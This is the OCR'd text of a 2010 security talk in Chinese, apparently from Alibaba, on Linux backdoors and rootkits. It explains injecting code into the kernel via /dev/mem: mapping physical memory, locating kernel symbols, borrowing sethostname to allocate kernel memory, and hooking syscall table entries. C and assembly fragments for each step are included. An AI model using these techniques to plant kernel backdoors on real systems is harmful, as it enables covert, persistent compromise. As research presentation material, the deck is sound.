Dream Intelligence Execution

Hack /dev/mem for fun

阿里巴巴集团信息安全中心
wzt 2010.10.15

Alibaba.com

Linux后门概述


Dream Intelligence Execution

- Ring3 backdoor bindtty
- LKM backdoor enyelkm/adore-ng
- /dev/kmem sk13/sk2/mood-nt
- /dev/mem phalanx

Ring3 Backdoor

Dream Intelligence Execution

- 代表：bindtty by sd
- 优点：稳定， 支持tty/pty
- 缺点：隐蔽性不好, 仅支持低发行版本



Dream Intelligence Execution

LKM Backdoor

- 代表：adore-ng/enyelkm
- 优点：稳定，隐蔽性好， Kernel Api
- 缺点：安装不方便，需要内核开发包

Dream Intelligence Execution

/dev/kmem Backdoor

- 代表：sk13/sk2/mood-nt
- 特点：安装方便，功能强大，隐蔽性好
- 缺点：依赖/dev/kmem， N多发行版本不支持

Dream Intelligence Execution

/dev/mem Backdoor

- 代表：phalanx/boxer
- 特点：安装方便，功能强大，隐蔽性好
- 支持2.6内核
- 缺点：依赖/dev/mem，rh5.4不在支持

Dream Intelligence Execution

Boxer 0.99beta演示

- 商业性质的rootkit
- 控制台
- 端口复用
- 多级跳板支持

Dream Intelligence Execution

/dev/mem注入原理

- /dev/kmem: kernel看到的虚拟内存的全镜像。
- 可以用来访问kernel的内容。
- /dev/mem: 物理内存的全镜像。
- 可以用来访问物理内存。

Dream Intelligence Execution

注入步骤

- 映射/dev/mem
- 定位内核符号地址
- 替换sethostname为vmalloc, ring3分配ring0内存
- 拷贝机器码到内核空间
- 替换系统调用

Dream Intelligence Execution

1、映射/dev/mem

- Fd = open(“/dev/mem”, RDWR);
- start = mmap(0, MMAPED_SPACE, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);

定位内核符号地址

Dream Intelligence Execution

- /proc/kallsyms
- /boot/System.map

```
[root@localhost ~]# cat /proc/kallsyms |grep system_call
c0404eb8 T system_call
[root@localhost ~]# cat /boot/System.map-2.6.18-92.el5 |grep sys_call_table
c060d4e0 R sys_call_table
[root@localhost ~]#
```

Dream Intelligence Execution

Ring3分配ring0内存

- 定位vmalloc地址
- 替换sys_sethostname为vmalloc
- int sethostname(char *name, size_t len);

Dream Intelligence Execution

```
asmlinkage char *
module_alloc_wrapper(char *hook, size_t len)
{
    fastcall char *(*module_alloc) (size_t);
    char *result;

    prep(module_alloc);

    result = (*module_alloc) (4096);


    if (result == NULL)
        return result;


    __memcpy(result, hook, len);


    return result;
} ?  end module_alloc_wrapper ?
```

Dream Intelligence Execution

替换sys_sethostname

- __memcpy(sys_sethostname, new_hook, len);
- 转化Sys_sethostname地址
- Paddr(sys_sethostname)

Dream Intelligence Execution

2、转化地址，读内核空间

- #define KERNEL_START 0xc0000000

- 物理地址x转化为虚拟地址
- #define vaddr(X) (X - start) + KERNEL_START

- 虚拟地址转化为物理地址
- #define paddr(X) (char *)((X - KERNEL_START) + start)

Dream Intelligence Execution

如何拷贝机器码

- 精确函数对应的代码段大小
- 修正用户函数中的函数偏移

精确函数对应的代码段大小

Dream Intelligence Execution

- #define __HOOK_END__ asm(".byte 0x12,0x34,0x56,0x78");
- module_alloc_wrapper(char *hook, size_t len)
- {
- }
- __HOOK_END__

Dream Intelligence Execution

修正函数偏移

- #define prep(X) asm volatile ("movl $0xcacacaca,%0\n":"=r" (X))
- replace(cur_hook, vaddr(module_alloc), len);

Dream Intelligence Execution

替换系统调用

- #define hook(X,Y,Z) {chunk = sethostname(Y, Z);\
- syscall_tbl[X] = chunk;}

- hook(__NR_read, new_sys_read_hook, len);

QA